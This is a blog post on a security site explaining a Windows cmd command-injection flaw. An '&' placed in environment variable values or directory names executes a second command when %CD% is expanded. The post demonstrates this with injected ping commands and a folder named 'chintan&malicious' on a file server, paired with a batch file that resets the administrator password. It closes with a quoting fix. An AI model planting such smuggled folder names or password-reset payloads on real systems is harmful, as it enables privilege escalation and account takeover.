


Cybersecurity Blog

Everything about threat intelligence, blue team, red team, pentesting, security audit, security review, testing and assessment.

[Home](#)[MY THOUGHTS FEED](#)[PENTEST TOOLS ARCHIVE](#)[CONTACT ME](#)[DISCLAIMER](#)[ABOUT ME](#)

Thursday, October 16, 2014

Windows Command Injection Vulnerability for a Command Shell



An attacker can target file servers lying on intranet using this security vulnerability

With the help of this security impact, normal user can perform privilege escalation on windows file server systems by just creating some fancy (Not really) folders. In order to perform this vulnerability, user just need to create some special folders with regularly being used commands such as ping, cd, md etc...

Practical Approach:

Before digging into the vulnerability, let us understand what SET command does

in windows environment.

SET

Display, set, or remove CMD environment variables. Changes made with SET will remain only for the duration of the current CMD session.

Syntax

SET variable

SET variable=string

SET /A "variable=expression"

SET "variable="

SET /P variable=[promptString]

SET "

Key

variable : A new or existing environment variable name e.g. _num

string : A text string to assign to the variable.

expression : Arithmetic expression

Two new switches have been added to the SET command:

SET /A expression

Translate Language

Search

Subscribe via email

Blog Archive

- 2020 (2)
- 2019 (6)
- 2018 (4)
- 2017 (5)
- 2016 (11)
- 2015 (4)
- ▼ 2014 (22)
 - December 21 (1)
 - ▼ October 12 (1)
 - [Windows Command Injection Vulnerability for a Comm...](#)
 - September 21 (3)
 - May 25 (1)
 - May 11 (1)
 - April 27 (1)
 - April 20 (2)
 - April 13 (1)
 - March 30 (2)
 - March 23 (1)
 - March 16 (1)
 - March 9 (1)
 - March 2 (1)
 - February 16 (1)
 - February 9 (1)
 - February 2 (2)
 - January 12 (1)
- 2013 (58)

```
SET /P variable=[promptString]
```

The /A switch specifies that the string to the right of the equal sign is a numerical expression that is evaluated. The expression evaluator is pretty simple and supports the following operations, in decreasing order of precedence:

()- grouping

! ~ -- unary operators

* / %- arithmetic operators

+ - - arithmetic operators

<< >> - logical shift


& - bitwise and

^ - bitwise exclusive or

| - bitwise or


Building Base

Now let us create environment variable which contains & special character.



```
C:\Windows\system32\cmd.exe
C:\Users\Indusface>SET ANKIT=CHINTAN^MITTAL
```

Now if we want to see the ANKIT's environment value then below command can be given.



```
C:\Windows\system32\cmd.exe
C:\Users\Indusface>SET ANKIT=CHINTAN^MITTAL
C:\Users\Indusface>SET ANKIT
ANKIT=CHINTANMITTAL
C:\Users\Indusface>
```

Now here comes the catch. Type the following command and see the result.

```
C:\Windows\system32\cmd.exe

C:\Users\Indusface>SET ANKIT2=CHINTAN^&MITTAL
C:\Users\Indusface>_
```

Now as we want check the value of ANKIT2 so we will give below command.

```
C:\Windows\system32\cmd.exe

C:\Users\Indusface>SET ANKIT2=CHINTAN^&MITTAL
C:\Users\Indusface>echo %ANKIT2%
CHINTAN
'MITTAL' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Indusface>
```

What actually happened here? As we gave & in ANKIT2's value, it will take 2nd half of that value as command. So first half of the value got echoed back in response of our command echo %ANKIT2%, however 2nd part of the value got taken as command and windows command prompt is trying to execute the command since "Mittal" is just name, not any command so it won't be able to execute.

Here first command shell will try to expand the value of ANKIT2 variable. Then it will intercept the whole line however & character is interpreted as command separator.

So for an example if the value of A is set as B1&B2 then it will be denoted as

```
A=B1&B2
```

Now if we echo A then it will give separate 2 command result as

```
Command 1: Echo B1
```

```
Command 2: B2
```

Output 1: First command will echo back B1 in command shell.


Output 2: B2 will not be recognized as internal external command of command shell.

Taking step further

Now I am giving this command in command shell as shown below:

```
C:\Users\Indusface>SET ANKIT2=CHINTANA&PING WWW.GOOGLE.COM
```

Now let's see the result of this variable ANKIT2.



Now we will get the same result after giving below command:

```
C:\Users\Indusface>SET A=%ANKIT2%


Pinging WWW.GOOGLE.COM [74.125.236.209] with 32 bytes of data:
Reply from 74.125.236.209: bytes=32 time=63ms TTL=55
Reply from 74.125.236.209: bytes=32 time=63ms TTL=55
Reply from 74.125.236.209: bytes=32 time=63ms TTL=55
Reply from 74.125.236.209: bytes=32 time=63ms TTL=55

Ping statistics for 74.125.236.209:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 63ms, Maximum = 63ms, Average = 63ms
```

Here I executed command in two ways:

1. By displaying environment variable value.
2. By assigning environment variable value to another variable.

Putting these together, It can be shown as below pic:



Technical Impact

With this vulnerability an attacker can modify and generate environment variable on target machine which might result into direct execution of malware too.

Problem 1


Attacker can only set environment variable for its environment only. Since he/she is not an administrator, he/she cannot set environment variable for another user, or on another computer.

Solution

An attacker can set environment variable for other users too using %CD% as well as directory names too.

%CD% is inbuilt environment variable whose task is to show current directory information.

Let's refer below pic:



```
C:\Users\Indusface>md "chintan&ping www.google.com"
C:\Users\Indusface>dir
Volume in drive C has no label
Volume Serial Number is 20F7A82C


Directory of C:\Users\Indusface

10/16/2014 07:54 PM <DIR> .
10/16/2014 07:54 PM <DIR> .freemind
10/15/2014 03:31 PM <DIR> .zenmap
10/16/2014 07:54 PM <DIR> chintan&ping www.google.com
09/04/2014 11:24 AM <DIR> 190 default-soapui-workspace.xml
10/11/2014 11:06 AM <DIR> Desktop
10/16/2014 07:41 PM <DIR> Documents
10/16/2014 02:57 PM <DIR> Downloads
09/04/2014 11:24 AM <DIR> Favorites
10/15/2014 12:37 PM <DIR> 31 Last session Indusface.prj
10/16/2014 10:36 AM <DIR> links
09/04/2014 11:24 AM <DIR> Music
09/11/2014 03:54 AM <DIR> OneDrive for Business
09/14/2014 10:24 AM <DIR> OneDrive for Business Archives
09/26/2014 07:28 PM <DIR> Pictures
09/04/2014 11:24 AM <DIR> Saved Games
09/04/2014 11:24 AM <DIR> Searches
10/11/2014 11:06 AM <DIR> 2,252 soapui-Settings.xml
09/04/2014 11:24 AM <DIR> 3 file(s) 2,473 bytes
18 Dir(s) 70,013,374 bytes free

C:\Users\Indusface>
```

Here I am making directory with that fancy name which I set previously to ANKIT2 environment. Also I am running Dir command in order to make sure that directory is created.

Now I am getting into that directory and giving %CD% in order to check the behavior of command shell.



```
C:\Windows\system32\cmd.exe
C:\Users\Indusface>echo %CD%
C:\Users\Indusface>cd "chintan&ping www.google.com"
C:\Users\Indusface\chintan&ping www.google.com>echo %CD%
C:\Users\Indusface\chintan>ping www.google.com [74.125.236.209] with 32 bytes of data:
Reply from 74.125.236.209: bytes=32 time=33ms TTL=57
Reply from 74.125.236.209: bytes=32 time=40ms TTL=57
Reply from 74.125.236.209: bytes=32 time=38ms TTL=57
Reply from 74.125.236.209: bytes=32 time=41ms TTL=57

Ping statistics for 74.125.236.209:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 33ms, Maximum = 41ms, Average = 38ms

C:\Users\Indusface\chintan&ping www.google.com>
```

As you can see current path showed as chintan and then ping command got executed in command shell.

Problem 2

How to make sure that other user browses our directory which we created and gives echo %CD% command at his/her end without any social engineering techniques?

Obviously you cannot call helpdesk and ask them that, "Hey can you please open the command shell and browse to this directory and run this command?"

Obviously not!!!

Try to think in different way!! In our technical enterprise what are those things which we can exploit using this vulnerability. => File Servers

These days everyone is moving to share points and other document management systems so because of this, file servers are used as 2nd options for Small-Medium business these days. Also the scripts which are used to

Consider, script is running on regular basis as a part of daily task, then all that hacker needs to do is to create a directory with suspicious/malicious code on that particular file server.

```
\\fileServer1\Share\ankit\chintan&malicious
```

Now one has to do is to create malicious.bat file with following script in it.

```
Net user administrator newpassword secretpass$%%$
```

That is how file servers can be exploited.

Recommendation

It is so simple that look through the code and wherever the %CD% is used, just simple put double quotes("") around that, and that's how it won't be executed. This is the simple patch for that.

References

1. <http://ss64.com/nt/set.html>

Posted by Froggy at [10/16/2014](#)



Labels: [command injection vulnerability](#), [powershell](#), [windows](#)

No comments:

[Post a Comment](#)

[Newer Post](#)

[Home](#)

[Older Post](#)

Subscribe to: [Post Comments \(Atom\)](#)

Simple theme. Powered by [Blogger](#).